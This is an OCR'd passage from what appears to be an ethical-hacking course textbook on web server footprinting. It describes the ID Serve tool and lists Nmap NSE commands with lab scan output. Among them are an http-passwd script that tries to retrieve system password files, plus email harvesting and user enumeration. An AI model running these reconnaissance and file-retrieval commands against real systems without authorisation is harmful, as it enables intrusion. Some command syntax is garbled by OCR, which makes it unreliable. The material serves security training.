
- **ID Serve**

  Source: *https://www.grc.com*

  ID Serve is a simple Internet server identification utility. The following is a list of its capabilities.

  - **HTTP Server Identification**: ID Serve can identify the make, model, and version of a website's server software. ID Serve sends this information in the preamble of replies to web queries, but the information is not visible to the user.
  - **Non-HTTP Server Identification**: Most non-HTTP (non-web) Internet servers (e.g., FTP, SMTP, Post Office Protocol (POP), and NEWS) are required to transmit a line containing a numeric status code and a human-readable greeting to any connecting client. Therefore, ID Serve can also connect with non-web servers to receive and report the server's greeting message. This generally reveals the server's make, model, version, and other potentially useful information.
  - **Reverse DNS Lookup**: When ID Serve users enter a site's or server's domain name or URL, the application will use a DNS to determine the IP address of that domain.

However, it is occasionally useful to proceed in the other direction to determine the domain name associated with a known IP address. This process, known as reverse DNS lookup, is also built into ID Serve. ID Serve attempts to determine the associated domain name for any entered IP address.


ID Serve
ID Serve
Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.
Background
Server Query
Q&A / Help
1
2
Query The Server
3
4
Copy
Goto ID Serve web page
Exit

Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com) :

http://www.certifiedhacker.com

When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server.

Server query processing :

```
Vary: Accept-Encoding
Content-Encoding: gzip
host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ==
X-Server-Cache: false
Query complete.
```

The server identified itself as :

nginx/1.19.10


Figure 13.26: Screenshot of ID Serve

The following are some additional footprinting tools:

- Netcraft (*https://www.netcraft.com*)
- Uniscan (*https://sourceforge.net*)
- Nmap (*https://nmap.org*)
- Ghost Eye (*https://github.com*)
- Skipfish (*https://code.google.com*)

Enumerating Web Server Information Using Nmap

1. To enumerate information about the target website, attackers can use advanced **Nmap commands** and **Nmap Scripting Engine (NSE) scripts**. Examples are as follows:
2. `nmap -sV –O –p target IP address`
3. `nmap -sV --script http-enum target IP address`
4. `nmap target IP address -p 80 --script = http-frontpage-login`
5. `nmap --script http-passwd --script-args http-passwd.root =/ target IP address`


nmap -sV --script=http-enum www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help

```
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sV --script=http-enum www.goodshopping.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 00:32 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.053s latency).
rDNS record for 10.10.1.19: www.moviescope.com
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-enum:
|_  /login.aspx: Possible admin folder
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 02:15:5D:02:45:2F (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.63 seconds
```

https://nmap.org

Enumerating Web Server Information Using Nmap

Source: *https://nmap.org*

Nmap, along with the Nmap Scripting Engine (NSE), can extract a large amount of valuable information from the target web server. In addition to Nmap commands, NSE provides scripts that reveal various types of useful information about the target server to an attacker.

An attacker uses the following Nmap commands and NSE scripts to extract information.

- Discover virtual domains with hostmap:

  ```
  $nmap --script hostmap <host>
  ```

- Detect a vulnerable server that uses the TRACE method:

  ```
  nmap --script http-trace -p80 localhost
  ```

- Harvest email accounts with http-google-email:

  ```
  $nmap --script http-google-email <host>
  ```

- Enumerate users with http-userdir-enum:

  ```
  nmap -p80 --script http-userdir -enum localhost
  ```

- Detect HTTP TRACE:

  ```
  $nmap -p80 --script http-trace <host>
  ```

- Check if the web server is protected by a web application firewall (WAF) or IPS:

  ```
  $nmap  -p80  --script  http-waf-detect  --script-args="http-waf-detect.uri=/testphp.vulnweb.com/artists.php,http-waf-detect.detectBodyChanges" www.modsecurity.org
  ```

- Enumerate common web applications

